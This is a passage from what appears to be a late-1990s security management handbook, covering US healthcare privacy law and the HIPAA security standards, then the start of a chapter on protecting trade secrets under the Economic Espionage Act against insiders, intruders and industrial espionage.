records to electronic systems makes it *more* difficult to keep personal medical information private and confidential. This should be of interest to any information systems manager, since computerization really provides more of an opportunity to secure data. However, perception *is* reality. Therefore, the lesson from this survey is threefold:

- Consumers do not trust health plans or providers
- Consumers do not trust computers
- Consumers will compromise the quality of their healthcare

all in the name of privacy.

This lesson can be an opportunistic one for the health plan security manager. Healthcare can turn those consumer fears around, and win over the public by showing them that health plans take their obligation for due diligence very seriously, and protecting consumer privacy is in perfect alignment with healthcare organizations' internal values.

Case in point: In December 1998, more people purchased goods on the Internet than ever before. The question is why? Price Coopers, the accounting firm, completed a survey early in 1999 which found that the leading factor that would persuade fearful consumers to log on to the Internet was *an assurance of improved privacy protection.* Healthcare can leverage the capabilities of security to garner that public trust. Privacy is not an arcane or a technical issue. It is, however, a major issue with consumers, and there is heightened urgency around healthcare privacy and security today, more so than ever before.

HISTORY REPEATS ITSELF

In 1972, in a similar environment of public distrust, then Department of Health and Human Services Secretary Elliot Richardson appointed an advisory board to assist the federal government in identifying approaches to protect the privacy of information in an ever-evolving computer age. The board issued a report detailing a code of fair information principles, which became the National Privacy Act of 1974.

The act outlines five separate and distinct practices:

Fair Information Privacy Principles

- "There must be a way … to prevent information about a person that was obtained for one purpose from being used or made available for other purposes without that person's consent.
- There must be no personal data record-keeping systems whose very existence is secret.
- There must be a way for a person to correct or amend a record of identifiable information about that person.

- There must be a way for a person to find out what information about that person is in a record and how it is used.
- Any organization creating, maintaining, using, or disseminating records of identifiable personal data must ensure the reliability of the data for their intended use and must take steps to prevent misuse of the data."

Many bills and proposals concerning privacy of medical information have preceded the most prominent law, the Health Insurance Portability and Accountability Act (HIPAA), enacted in 1996. In 1995, Senator Robert Bennett (R-Utah) sponsored the Medical Records Confidentiality Act, designed to protect the privacy of medical records. Items addressed in the proposed legislation were:

1. Procedures for individuals to examine their medical records and the ability to correct any errors.
2. Identifies persons and entities with access to individually identifiable information as "health information trustees" and defines circumstances under which that information can be released, with or without patient authorization.
3. Establishes federal certification of health information services, which must meet certain requirements to protect identifiable information.
4. Provides both civil and criminal penalties, up to $500,000 and 10 years' imprisonment, for wrongful disclosure of protected information.

It is important to note that Bennett's bill would apply to medical information in any form, as compared to HIPAA legislation, which calls for the protection of *electronic* medical information. Bennett has indicated his resolve and declared his intention to reintroduce his bill, S.2609 in the 106th Congress in 1999.

Heightened interest in patient rights, sparked partially by tragic stories of individuals who died due to delays in medical treatment, led Senate Democratic Leader Tom Daschle to introduce the Patients' Bill of Rights in March of 1998. This law would guarantee patients greater access to information and necessary care, including access to needed specialists and emergency rooms, guarantee a fair appeals process when health plans deny care, expand choice, protect the doctor–patient relationship, and hold HMOs accountable for decisions that end up harming patients. Daschle's bill also:

- Requires plans and issuers to establish procedures to safeguard the privacy of any individually identifiable enrollee information.
- Maintains records and information in an accurate and timely manner.
- Assures the individual's timely access to such records and information.

Additionally, other organizations committed to strong privacy legislation, such as the Electronic Privacy Information Center (EPIC), have proposed multiple versions of similar bills. Most call for stringent controls over medical records. Many go beyond and call for advanced technical controls, including encryption and audit trails which record every access to every individual.

THE MULTITUDE OF PRIVACY LAWS PROPOSED IN RECENT MONTHS

The federal government, very aware of its citizens' concerns, is answering their outcry with no less than a dozen healthcare privacy laws, proposed in recent congressional sessions. Some of the most publicized are:

- McDermott Bill, a.k.a. "Medical Privacy in the Age of New Technologies Act" — 1997
- Jeffords–Dodd Bill, a.k.a. "Health Care Personal Information Non-Disclosure Act" — 1998
- Senate Bill S.2609, a.k.a. the Bennett Bill. This proposed legislation is important to note because it addresses information in all media, whereas the other bills address the protection of information in electronic format only.
- Kennedy–Kassebaum Bill, a.k.a. the Health Insurance Portability and Accountability Act (HIPAA) — 1996

> "Electronic medical records can give us greater efficiency and lower cost. But those benefits must not come at the cost of loss of privacy. The proposals we are making today will help protect against one kind of threat — the vulnerability of information in electronic formats. Now we need to finish the bigger job and create broader legal protections for the privacy of those records."
>
> *— The Honorable Donna E. Shalala, 1997*

Kennedy–Kassebaum Bill: Background

Several iterations of congressional hearings occurred where stories were told of citizens suddenly found to be uninsurable because they had changed jobs. These instances of insurance loss led to a plethora of tragic incidents, motivating Senators Edward M. Kennedy (D-Massachusetts) and Nancy Kassebaum (R-Kansas) to propose the legislation known as the Kennedy–Kassebaum Bill, also known as HIPAA. Because approximately two thirds of Americans are insured through their employers, the loss of a job often means the loss of health insurance — thus the justification for the term "portability," enabling individuals to port their health plan coverage to a new job. Legislators took this opportunity to incorporate privacy provisions into the bill, and thus, under HIPAA, the Health Care Financing

Administration (HCFA) has issued a series of proposed rules that are designed to make healthcare plans operate securely and efficiently.

"For the Record": The Report

In 1997, the government-sponsored National Research Council report, "For the Record: Protecting Electronic Health Information," captured the essence of the status of security in the healthcare industry. The report came to several conclusions, which laid the foundation for the call from Congress and the Department of Health and Human Service, to define security standards for the healthcare industry. The report concluded:

1. Improving the quality of healthcare and lowering its cost will rely heavily on the effective and efficient use of information technology; therefore, it is incumbent on the industry to maintain the security, privacy, and confidentiality of medical information while making it available to those entities with a need.
2. Healthcare organizations, including health maintenance organizations (HMOs), insurance companies, and provider groups, must take immediate steps to establish safeguards for the protection of medical information.
3. Vendors have not offered products with inherent protective mechanisms because customers are not demanding them.
4. Individuals must take a more proactive role in demanding that their personally identifiable medical information is protected adequately.
5. Self-regulation has not proven successful; therefore, the state and federal governments must intercede and mandate legislation.
6. Medical information is subject to inadvertent or malicious abuse and disclosure, although the greatest threat to the security of patient healthcare data is the authorized insider.
7. Appropriate protection of sensitive healthcare data relies on both organizational policies and procedures as well as technological countermeasures.

Satisfying these important security and privacy considerations is the basis for the administrative simplification provisions of HIPAA. At last, the healthcare industry is being tasked to heed the cry that the citizenry has voiced for years, "Maintain my privacy and keep my personal, sensitive information private."

HIPAA ADMINISTRATIVE SIMPLIFICATION: SECURITY STANDARDS

The specific rules that apply to security standards that protect healthcare-related information (code set 6 HCPR 1317) were issued August 17, 1998, for public comment. The deadline for comment was October 13, 1998. According to HCFA, the volume of comments received was extraordinary.

Plans and providers cried that implementation of the standards would be onerous and cost-prohibitive. HCFA essentially replied that "security is a cost of doing business" and the deadlines will stand. Those deadlines include adoption of security standards by 2002. Moreover, HIPAA requires Congress to pass comprehensive privacy legislation to protect individual health information by August 1999. If lawmakers fail to meet that deadline, then the responsibility falls to the Secretary of DHHS to promulgate protections by February 2000.

Throwing her full support behind HIPAA security standards, Shalala stated, "When Americans give out their personal health information, they should feel like they're leaving it in good, safe hands. ….Congress must pass a law that requires those who legally receive health information to take real steps to safeguard it."

President Bill Clinton has publicly supported privacy legislation for the healthcare industry since 1993. In a May 1997 speech at Morgan State University, the President reiterated that "technology should not be used to break down the wall of privacy and autonomy that [sic] free citizens are guaranteed in a free society."

Horror stories of inadvertent or malicious use or disclosure of medical information are held closely by healthcare organizations. No corporate officer wants to admit that information has "leaked" from his company. However, there are several publicized war stories in which sensitive patient healthcare information has been disclosed without proper authorization, resulting in misfortune and tragedy. For example, when former tennis star Arthur Ashe was admitted to a hospital due to chest pains, his HIV-positive status was discovered and leaked to the press, causing great embarrassment and strife not only to Ashe and his family, but to the medical institution as well.

In another instance, a claims processor brought her young teenager to work and sat her in front of a terminal to keep her occupied. The daughter accessed a database of patients who had been diagnosed with any number of maladies. The teenager concocted a game whereby she called several of the patients, pretended to be the provider, and misreported the diagnoses. One patient was told he had contracted AIDS. The man committed suicide before he could be told the report was the prank of a mischievous child.

In another instance, a healthcare maintenance employee, undergoing a nasty child custody battle with his wife's sister, gained access to his company's system, where he discovered some sensitive information about his sister-in-law, also covered by the health plan. He revealed this information in court in an attempt to discredit her. She sued the health plan for negligence and won the case.

These scenarios are not as rare as we would like to believe. The existing legal structure in healthcare does not provide for effective control of patient medical information. The federal government recognizes this and has attempted to forcefully impose stringent regulation over the protection of health information.

Under HIPAA, healthcare organizations must develop comprehensive security programs to protect patient-identifiable information or face severe penalties for noncompliance. Industry experts estimate that HIPAA will be the "next Y2K" in terms of resources and level of effort, and that annual healthcare expenditures for information security will increase from $2.2 million to $125 million over the next 3 years.

The HIPAA standards, designed to protect all electronic medical information from inadvertent or intentional improper use or disclosure, include provisions for the adoption of:

1. Organizational and administrative procedures
2. Physical security safeguards
3. Technological security measures

Health plans have until early 2002 to adopt these requirements. Although the intent of the standards should be uniform and consistent across the healthcare industry, considerable interpretation might alter the implementation of the controls from one organization to another. The HIPAA security requirements are outlined below.

1. Organizational and Administrative Procedures

1. Ensure that organizational structures exist to develop and implement an information security program. This formal, senior management-sponsored and supported organizational structure is required so that the mechanisms needed to protect information and computing resources are not overridden by a senior manager from another function, for example, Operations or Development, with their own "agendas" in mind. This requirement also includes the assignment of a Chief Security Officer responsible for establishing and maintaining the information security program. This program's charter should ensure that a standard of due care and due diligence is applied throughout the enterprise to provide an adequate level of assurance for data security (integrity/reliability, privacy/confidentiality, and availability).
2. The Chief Security Officer is responsible for the development of policies to control access to and for the release of, individually identifiable patient healthcare information. The over-arching information security policy should declare the organization's intent to comply with regulations and protect and control the security of its

information assets. Additional policies, standards, and procedures should define varying levels of granularity for the control of the sensitive information. For example, some of the policies may relate to data classification, data destruction, disaster recovery, and business continuity planning.

One of the most important organizational moves that a healthcare organization must make for HIPAA compliance is in appointing a Chief Security Officer (CSO). This person should report at a sufficiently high level in the organization so as to be able to ensure compliance with regulations. Typically, the CSO reports to the Chief Information Officer (CIO) or higher. This function is tasked with establishing the information security program, implementing best practices management techniques, and satisfying legal and regulatory requirements. Healthcare organizations seeking qualified, experienced security officers prefer or require candidates to be certified information system security professionals (CISSPs). This certification is offered solely by the non-profit International Information Systems Security Certification Consortium (ISC^2) in Massachusetts. More information about professional certification can be obtained from the organization's Web site at www.isc2.org.

3. The organization is required to establish a security certification review. This is an auditable, technical evaluation establishing the extent to which the system, application, or network meets specified security requirements. The certification should also include testing to ensure that the controls actually work as advertised. It is wise for the organization to define control requirements up front and ensure that they are integrated with the business requirements of a system, application, or network. The certification documentation should include details of those control requirements, as well as how the controls are implemented. HIPAA allows for the certification to be done internally, but, it can also be done by an external agency.
4. Establish policies and procedures for the receipt, storage, processing, and distribution of information. Realizing that information is not maintained solely within the walls of an individual organization, HIPAA calls for an assurance that the information is protected as it traverses outside. For example, an organization should develop a policy that mandates authorization by the business owner prior to sending specific data to a third-party business partner.
5. Develop a contractual agreement with all business partners, ensuring confidentiality and data integrity of exchanged information. This standard may manifest itself in the form of a confidentiality clause for all contractors and consultants, which will bind them to maintain the confidentiality of all information they encounter in the performance of their employment.

6. Ensure access controls that provide for an assurance that only those persons with a need can access specific information. A basic tenet of information security is the "need to know." This standard requires that appropriate access is given only to that information an individual requires in order to perform his job. Organizations should establish procedures so that a business manager "owns" the responsibility for the integrity and confidentiality of the functional information, e.g., Claims, and that this manager authorizes approval for each employee to access said information.
7. Implement personnel security, including clearance policies and procedures. Several organizations have adopted human resources procedures that call for a background check of their employment candidates. This is a good practice and one that is recognized as an HIPAA standard. Employees, consultants, and contractors, who have authorized access to an organization's information assets, have an obligation to treat that information responsibly. A clearance of the employee can guarantee a higher degree of assurance that the organization can entrust that individual with sensitive information.
8. Perform security training for all personnel. Security education and awareness training is probably the most cost-effective security standard an organization can adopt. Information security analyses continually reflect that the greatest risk to the security of information is from the "insider threat."
9. Provide for disaster recovery and business resumption planning for critical systems, applications, and networks.
10. Document policies and procedures for the installation, networking, maintenance, and security testing of all hardware and software.
11. Establish system auditing policies and procedures.
12. Develop termination procedures which ensure that involuntarily terminated personnel are immediately removed from accessing systems and networks and voluntarily terminated personnel are removed from systems and networks in an expedient manner.
13. Document security violation reporting policies and procedures and sanctions for violations.

2. Physical Security Safeguards

1. Establish policies and procedures for the control of media (e.g., disks, tapes), including activity tracking and data backup, storage, and disposal.
2. Secure work stations and implement automatic logout after a specified period of nonuse.

3. Technological Security Measures

1. Assure that sensitive information is altered or destroyed only by authorized personnel.
2. Provide the ability to properly identify and authenticate users.
3. Create audit records whenever users inquire or update records.
4. Provide for access controls that are either transaction-based, role-based, or user-based.
5. Implement controls to ensure that transmitted information has not been corrupted.
6. Implement message authentication to validate that a message is received unchanged.
7. Implement encryption or access controls, including audit trails, entity authentication, and mechanisms for detecting and reporting unauthorized activity in the network.

One of the biggest challenges facing the organizations that must comply with HIPAA security standards is the proper interpretation of the regulation. Some of the standards are hazy at this time, but the fines for noncompliance are well-defined. HIPAA enforcement provisions specify financial and criminal penalties for wrongful disclosure or willful misuse of individually identifiable information at $250,000 and 10 years of imprisonment per incident.

SUMMARY

The reader can see that the security manager in the healthcare industry has an ominous task, and federal regulations make that task an urgent one. However, with the adoption of generally accepted system-security principles and the implementation of best-security practices, it is possible to develop a security program that provides for a reasonable standard of due care, and one that is compliant with regulations.

Protecting High-Tech Trade Secrets

William C. Boni

As business organizations enter the 21st century, it is vital that the managers and executives who lead them understand that there is a wide array of dark new threats. These threats strike at the core of what is increasingly the organization's most critical assets — the information, intellectual property and unique "knowledge value" which has been acquired in designing, producing, and delivering products and services. Many of these threats arise from the digital properties now associated with forms of critical information. The methods and techniques of acquiring sensitive information, which were previously available only to the world's leading intelligence services, are now widely available to anyone willing to engage "retired" professionals or acquire sophisticated electronic equipment. These capabilities create a host of new vulnerabilities that extend far beyond the narrow focus on computers and networks. The risk to company information increases as both people and technology, honed in the Cold War, now move into collecting business and technology secrets. Information protection programs for leading organizations must move beyond the narrow focus of physical security and legal agreements, to a program that safeguards their proprietary rights. A new awareness derived from assessing security implications of operational practices and applying a counter-intelligence mindset are essential to protect the enterprises' critical information assets against sophisticated and determined adversaries.

The new opponents of an organization may range from disgruntled insiders seeking revenge, to unethical domestic competitors, to a foreign nation's intelligence services operating on behalf of their indigenous "national flag" industry participant. Such opponents will not be deterred or defeated by boilerplate legal documents nor minimum-wage security guards. Defeating these opponents requires a well-designed and carefully implemented program to deter, detect, and if necessary, actively neutralize efforts to obtain information about the organization's plans, products, processes, people, and facilities capabilities, intentions, or activities.

The fact is that few in business truly appreciate the arsenal now available to "The Dark Side," which is how many protection professionals refer to those who steal the fruits of other's hard work. Understanding how "technology bandits" operate, their methods, targets, capabilities, and limitations, is essential to allow the organization to design safeguards to protect its own critical information against the new dangers. It is also important that managers understand they have a responsibility to help level the global playing field by encouraging foreign and domestic competitors to conform to a common ethical standard. The common theme must be fair treatment of the intellectual property of others. When an organization detects an effort to improperly obtain its intellectual property and trade secrets, it must use the full sanctions of relevant laws. In the U.S., companies now may benefit by seeking federal felony prosecutions under the Economic Espionage Act of 1996!

TRADE SECRET OVERVIEW AND IMPORTANCE

In any discussion of intellectual property and organizational information, it is first important to understand the distinction between trade secrets and patents. The U.S. (or any other national government) grants a patent to the inventor of a novel and useful product or process. In exchange for public disclosure of required information, the government grants the inventor exclusive benefits of ownership and profits derived from ownership for a period of time, commonly 17 years from date of issue or 20 years from date of application for a patent.

However, a business may decide that as a practical matter, it may ultimately derive more commercial advantages by maintaining as a "trade secret" the information, product, or process. The term "trade secret," for those from military or governmental backgrounds, is not the same as national security or "official" secrets. In identifying something as a trade secret, it qualifies as a special form of organizational property, which may be protected against theft or misappropriation. Essentially it means information, generally but not exclusively of a scientific or technical nature, which is held in confidence by the organization and which provides some sort of competitive advantage. The major advantage of protecting something as a trade secret rather than as a patent is that the company may, if it exercises appropriate oversight, continue to enjoy the profits of the "secret" indefinitely.

A practical example of a trade secret's potential for "unlimited" life is the closely guarded formula for Coca-Cola, which has been a carefully protected trade secret for over 80 years. However, there is a downside of protecting valuable discoveries as trade secrets. If the organization fails to take reasonable and prudent steps to protect the secret, they may lose

some or all of the benefits of trade secret status for its information. This may allow another organization to profit from the originator's hard work!

Proprietary Information and Trade Secrets

As a practical matter, all of the information which a company generates or creates in the course of business operations and practices can be considered "proprietary." The dictionary defines proprietary as "used, made, or marketed by one having the exclusive legal rights" (*Webster's Collegiate*), which essentially means the company has an ownership right to its exclusive use. Although ALL trade secrets ARE proprietary information, not *all* proprietary information will meet the specific legal tests which are necessary to qualify them as trade secrets. Therefore, trade secrets are a specialized subset of proprietary information, which meet specific tests established in the law. Trade secrets statutes under U.S. laws provide the following three elements that must *all* be present for a specific piece or category of information to qualify for trade secret status:

- *The information MUST be a genuine, but not absolute or exclusive, "SECRET."* This means that an organization need not employ draconian protection measures and also that even though elements of the secret, indeed the secret itself, may be discoverable, through extraordinary (even legal means), it nonetheless is not generally apparent, and may thus qualify for trade secret status. The owner may even license the secret to others, and as long as appropriate legal and operational protections are applied, it remains a protected asset. It is also possible that a trade secret may be independently discoverable and usable by a competitor, and it can simultaneously be a trade secret for both developers!
- *It must provide the owner competitive or economic advantages.* This means the secret must have real (potential) business value to the holder/owner. A business secret that merely conceals inconsequential information from the general public cannot be protected as a trade secret.
- *The owner must take "reasonable" steps to protect the secret.* For those involved in both protection of an organization's trade secrets as well as those whose responsibility includes ferreting out the business strategies of competitors, *this* is the most crucial element in qualifying for trade secret status and attendant rights. Regrettably, neither courts nor legislatures have provided a convenient checklist of the minimum measures to qualify for the "reasonable" steps. Over the years, courts have applied the "reasonable" test and in a series of cases, defined commonly accepted minimum measures. In many cases the courts have ruled that a plaintiff's lack of a specific safeguard defeated their claim of trade secrets status for the information at

issue. It is critical to understand that a court's decision as to what is necessary to protect an organization's trade secrets will depend on what is "reasonable" under the specific circumstances of a given situation, and therefore is extremely difficult to predict in advance of a trial. As a general standard, the protections that are "reasonable" will also reflect the common business practices of a particular industry.

Economic Espionage Act (EEA) of 1996

The single most significant development in trade secret protection in the U.S. was passage of the EEA in 1996. Title 18 USC sections 1831 and 1832 were added to the federal statutes after a series of disappointing cases became public which proved the need for new laws to deal with theft of technology and trade secrets. When President Clinton signed this act into law on October 11, 1996, American industry was given a strong weapon designed to combat the theft of trade secrets. The act created for the first time a *federal* law that criminalized the theft or misappropriation of organizational trade secrets, whether done by domestic or foreign competitors or by a foreign governmental entity. A key clause in the act defines trade secrets:

EEA Definition of Trade Secrets. The term "trade secret" means all forms and types of financial, business, scientific, technical, economic, or engineering information, including patterns, plans, compilations, program devices, formulas, designs, prototypes, methods, techniques, processes, procedures, programs, or codes, whether tangible or intangible, and whether or how stored, compiled, or memorialized physically, electronically, graphically, photographically, or in writing if:

1. the owner thereof has taken reasonable measures to keep such information secret; and
2. the information derives independent economic value, actual or potential, from not being generally known to, and not being readily ascertainable through proper means by, the public.

Value of Intellectual Property

In reviewing the definition as to what may qualify as a trade secret under the EEA, it seems that almost anything could be declared a trade secret. This seems to be a prudent approach because advanced business organizations in the developed world are largely based on the knowledge that such organizations have captured, for example, in their design, production, and operational systems. New and more advanced products and services derive from the aggregation of the learning organization knowledge, which is translated into "intellectual property" (abbreviated IP) to distinguish it from the tangible property of the organization. IP is generally con-

sidered to consist of the patents, copyrights, trademarks, and trade secrets of the organization, which are normally lumped into the overall category of "intangible assets" on the balance sheet. Although not reflected in traditional accounting practices, the IP of companies has increasingly become the source of competitive advantage. The significance of these assets is demonstrated by the fact that by some estimates over 50 percent or more of the market capitalization of a typical U.S. company is now subsumed under intangible assets, i.e., primarily intellectual property. Several industry segments are especially dependent on aggregating "knowledge" into their products in order to create valuable intellectual property.

Semiconductors. The most significant IP is not merely the designs (the specific masks or etchings) which are the road map of the chips, but also the exact assembly instructions. Although product lifecycles can be measured in months, the effort of thousands of highly educated engineers working in collaborative teams to design, debug, and manufacture leading-edge chips, should be measured in years. If a competitor has both the masks and the assembly instructions, they may anticipate the originator's target and "leap frog" over a current-generation product in price and performance. Alternatively they may merely join the originator in the market with a "me too" product. Such a strategy may be very attractive to an unethical competitor as it could allow them to remain competitive without investing as much time and resources in primary design as the originator.

Biotechnology and Pharmaceutical Products. Often developed over five to seven years and costing hundreds of millions of dollars each, a successful product will represent the work of hundreds of highly trained scientists, engineers, medical experts, physicians, nurses, and others. This highly educated workforce generates a product, which in the end may only be protected by a "production process" patent. The pure science which provides the foundation for such drugs is often public, so the organization's return on investment may well ride on safeguarding the various unique processes associated with development, production, or delivery of a therapeutic drug. Once again a competitor, especially one from a country where intellectual property rights are not well established or respected, may derive significant advantages by misappropriating or stealing product information early in a product's lifecycle. With luck or planning, such thefts may allow development of a competitive alternative that could be produced at minimum cost to the competitor and marketed locally with the encouragement or support of the national government.

Software Products. Without question, the rapid pace of information technology would not be as fast in the absence of sophisticated software products. Applications harness the raw horsepower of the silicon chip and deliver control to a user's business needs. Such tools benefit from highly

skilled programmers working collaboratively to fashion new features and functionality. Their knowledge is captured in the product and becomes the source of an organization's ability to deliver new products.

Source code for new or unreleased software may be targeted by unscrupulous competitors or spirited away by employees lured away by better pay or working conditions. Too often, applications development staff will take with them copies of any new software they helped develop or to which they had access during their term of employment. This is an especially serious problem when contract programmers are employed, because by the nature of their assignments, they know their term is limited (e.g., Year 2000). Thus, they may be tempted to market a product developed for one client to another.

Sensitive Information Is Often Portable and Digital

Sensitive proprietary information and other valuable intellectual property including an organization's trade secrets are now often captured in some digital form. Critical trade secrets worth billions of dollars may be contained in CAD/CAM drawing files, a genetics database, or compiled source code for a breakthrough software application. This digital form creates a whole new class of problems that must be considered by protection professionals. Most new products owe their existence to the computers, networks, and users of those systems. However, in a digital state, and in a typical client-server-based systems environment, the "crown jewels" of organizational sensitive proprietary information are often poorly protected against unauthorized access. Such access may allow the hostile intruder or the malicious insider to purloin a duplicate of the original data, and perhaps corrupt or destroy the original. In a matter of seconds, a misappropriated copy of the corporate "crown jewels" can be sent to an exotic location on the other side of the planet. From there the thief may auction it off to the highest bidder or sell it to a competitor. This frightening possibility should, in and of itself, inspire the senior managers of leading companies to give increased priority to computer and network security. As we shall discuss a little later, it seems many organizations have not yet fully recognized the many risks to their intellectual property and trade secrets that poorly controlled systems and networks create.

Increased Potential for "Loss of Control"

As more organizations deploy network technology and as the IP crown jewels become more digital and portable, it's possible, perhaps even likely, that management will lose control of these key assets. Without constant attention, testing, and monitoring, the risk of a catastrophic loss of control and of the IP assets themselves is high.

Typical Confidential Information

Managers who apply themselves can quickly identify a list of the information about their organization that they consider confidential and which may be considered as sensitive and proprietary information that may also qualify for "trade secret" status. The difference between "confidential" and merely "proprietary" is often based on management's assessment of the competitive advantage that accrues to the organization by managing dissemination of the information. However, given the vast quantity of proprietary information created and stored by contemporary organizations, it is essential to stratify information. This essential step allows organization management to identify the truly critical proprietary information from items that are merely sensitive. Napoleon's maxim of war is appropriate to consider, "He who defends everything, defends nothing!" If an organization does not stratify or prioritize its information assets it is likely to spend too much time and money protecting the "crown jewels" (which typically also qualify as trade secrets), and mundane, low-value information equally. Alternatively, they may not invest sufficiently in protecting their core assets and lose considerable advantage when trade secrets and other critical information are compromised.

In a systematic and well-planned project, managers and corporate attorneys should consider what information, both by type and content, are of value and importance to the organization's business operations, capabilities, and intentions. From this list of valuable information the company should then identify those items or elements of information which are real sources of competitive advantage. Of this last group, the organization should determine which, if any, may qualify for trade secret status. Note that in this process it is likely that some very valuable and useful information will provide competitive advantage, but may not be protectable as a trade secret.

Unquestionably there will be trade secrets that have previously not been considered as such. The following list, while not all-inclusive, at least provides a point of departure for creating an organizational inventory which may be supplemented with industry and organization specific categories.

- Business plans and strategies
- Financial information
- Cost of research, development, and production
- New products: pricing, marketing plans, timing
- Customer lists, terms, pricing
- Research and development priorities, plans, activities
- Inventions and technology information
- Unique or exceptional manufacturing processes

- Facility blueprints, floor plans, layouts
- Employee records and human resources information

While any or all the above categories of information are likely to be considered "confidential," what does that really mean? Essentially "confidential" information if disclosed, modified, or destroyed, without appropriate controls or authorization, would likely have adverse consequences on the organization's business operations. However, any or all of the above information, plus any that is unique to your business could potentially be identified as a "trade secret" and benefit from additional legal protection providing it meets the previously discussed tests.

This "audit" or inventory procedure should then be taken to at least one more level of detail. In cooperation with the organization's information technology (IT) management and line managers, the specific documents, systems (servers, databases, work stations, document imaging/production, networks, etc.), file cabinets, and work areas (buildings) that contain the identified "trade secrets" and sensitive proprietary information should be identified. These environments should then be reviewed/inspected and the degree of compliance with trade secret protection requirements should be the standard for the inspection. At a minimum, all IT systems which contain trade secret and sensitive proprietary information must provide individual accountability for access to their contents and a secure audit trail of the access activity of specific users. Any systems, which do not provide at least these functions, should be upgraded to such functionality on a priority basis.

NEW THREATS TO SENSITIVE, PROPRIETARY INFORMATION

Threats to an organization's sensitive proprietary information have never been more formidable. Each of the following issues is significant and requires that any existing programs to safeguard the "crown jewels" be reassessed to ensure the risks have been appropriately managed.

Decline in Business Ethics and Loyalty

A recent newspaper headline declared "48% of Employees Lie, Cheat, Steal." However surprising such a statement may seem, the conclusions implied by the title were not fully justified in the supporting article, e.g., many employees engage in relatively innocuous acts of petty theft, such as office supplies. However, within the context of other studies, the conclusion is inescapable, there has been a substantial decline in employee loyalty and an increase in the range of actions that are considered acceptable business practices. As further proof of the overall change in business ethics, consider the story related by Staples' Chairman Thomas Stemberg in his book *Staples for Success*. In the book, the author describes how he

asked his wife to apply for a job with arch rival Office Depot's Atlanta delivery-order center, apparently to gain insights concerning their training methods.

It's also important to appreciate the many changes in work force psychology, which grew out of the downsizing and outsourcing efforts of organizations in the late 1980s and early 1990s. Many workers and mid-level managers learned a harsh lesson: the organization will do without them, regardless of the consequences to the individuals. While such actions may have been necessary to survive in a global economy, many people drew the conclusion that the bond of loyalty between employer and employee had become a one-way street. As a consequence, some decided to do whatever they needed to survive. Once an individual reaches this point, it is easy to rationalize serious criminal behavior on the grounds that "everyone is doing it" or they are only getting their "fair share" before the organization eliminates their job. Although the U.S. economy now seems to have weathered the worst of this period, managers and executives must understand that the base of employee loyalty is often very shallow. Executives should consider the degree of employee loyalty as they design their protection measures, especially for the corporate crown jewels.

The Internet: Hacker Playground

One of the most remarkable changes in the late 20th century has been the explosive growth in the use of the Internet. Until the late 1980s it was the playground for hackers and computer nerds. Since that time, tens of millions of individuals have obtained personal accounts and hundreds of thousands of organizations have established Internet connections. As the number of businesses using "the net" has exploded, so too has the reported rate of computer and network intrusions.

Without question many network based "attacks" are not serious. However, the number and consequence of malicious activity are increasing. The 1997 Computer Security Institute/FBI Survey showed an increase of 36 percent in known instances of computer crime from the 1996 survey. The simple equation is increased network connectivity results in more computer crimes. Organizations that blindly hook up to the net without a well-thought-out protection plan place their sensitive intellectual property and trade secrets at serious risk.

The adverse impact on information protection of the global Internet and the rapid increases in Internet users should not be underestimated. Since the "net" now encompasses all continents and more than 100 countries, it is possible to reach anywhere from anywhere. The plans to circle the globe with low-orbiting satellites will increase both access and mobility. It is important to recognize that the Internet is essentially unregulated, and

that there is NO central management or policing. When something happens, whether an attempted intrusion via the net or an unsolicited Spam storm, organizations often have few alternatives but to help themselves.

Growing Threat of Espionage

Perhaps the least appreciated new threat to organization information is the efforts by some companies and many countries to steal critical business information and trade secrets. Is this a real problem? According to the American Society of Industrial Security (ASIS), U.S. companies may have lost as much as $300 billion in trade secrets and other intellectual property in 1997.

A review of recent high-profile cases in the public domain shows that many well-known companies have been targets of industrial espionage and theft of technology and trade secrets. For example, a very short list would include:

- Intel, whose Pentium chip designs were stolen by an employee and offered to AMD.
- Representatives of a Taiwanese company who were willing to bribe a corrupt scientist to steal the secrets of Bristol Myers Taxol® production process information.
- In the another recent case, Avery-Denison learned that one of their research scientists was selling company information to a foreign competitor.
- In the most famous case in recent times, a former high-ranking executive of General Motors was accused of stealing literally box loads of highly confidential documents and offering them to his new employer, Volkswagen.
- Other cases include a retired engineer who sold Kodak trade secrets and a contract programmer who offered to sell key information concerning Gillette's new shaving system.

These scenarios indicate that the theft of trade secrets is a thriving business. According to the FBI, they have literally hundreds of investigations under way. It's important to note that these represent only some of the cases which are publicly known, and do not include cases which are quietly investigated and resolved by organizations fearful of the adverse publicity attendant to a litigation or prosecution. There are likely an even larger number of cases which go completely undetected and which may contribute to the potential failure of large and successful organizations.

Impact of Global Business Operations

Globalization of business operations is a major trend of the late 20th century. It is now a fact that most business organizations operate and compete

throughout the world. An important factor to consider in global operations is that the standards of business and ethics, which prevail in the heartland of the Midwest, are not necessarily those which exist in remote areas of the world. Nations such as China and various Southeast Asian nations are real challenges, as they do not, at present, honor intellectual property rights to the extent common in much of Europe and North America. Unrelenting competition for survival and success may create situations where theft of trade secrets seems to promise the beleaguered executive an easy way to remain in business without the need to invest as much in developing new products or improving his operations.

Threats from Networks, Computers and Phones

Generally it has been argued that advanced nations have reaped increased productivity through many benefits of sophisticated communication. With regard to protecting trade secrets, such technologies raise a host of questions. First, as they proliferate throughout the organization, WHERE are the organization's secrets? This is more than just a question of primary physical storage. To properly answer the question, the organization must consider both hard copy documents, individual desktop microcomputers, file servers, databases, backup files/media, as well as imaging/document management and other computer and networking systems.

The myriad of locations and variety of forms and formats which may contain sensitive proprietary information makes it very difficult, sometimes impossible, to know with certainty WHO has access to company secrets! And in cases where management believes they have adequate control over access to sensitive proprietary information, HOW do they really know? Too often managers rely on simple assertions from the Management Information Systems (MIS) and Information Technology (IT) staff that the system and network controls are adequate to protect the organizational crown jewels. Given the importance of the topic and complexity of the environments, senior management is well advised to verify actual conditions of the security and control measures on a periodic basis.

The advent of inter-organizational networks, typically dubbed "extranets," should cause managers concerned with safeguarding their crown jewels to take a hard look at the function and features of the environment. Without careful attention to the configuration and management, it is possible that outsiders will be able to gain access to organization information that extends well beyond the legitimate scope of the relationship.

WHAT MUST BE DONE?

Managers who appreciate the full nature and scope of the threat to sensitive proprietary information and trade secrets must implement

protective measures to mitigate the most likely vulnerabilities of their organizations. With regard to protecting trade secrets, there are some measures which have been found to be essential. There are now many additional security measures, which are highly recommended, even though they have not yet been held to be essential.

Required Protection Measures for Protecting Trade Secret Information

Although the courts in the U.S. have not published any sort of handbook which describes required protective measures to safeguard intellectual property, review of various case decisions provides various examples where judges have ruled in such a way that clearly indicated the desirability of the security measure.

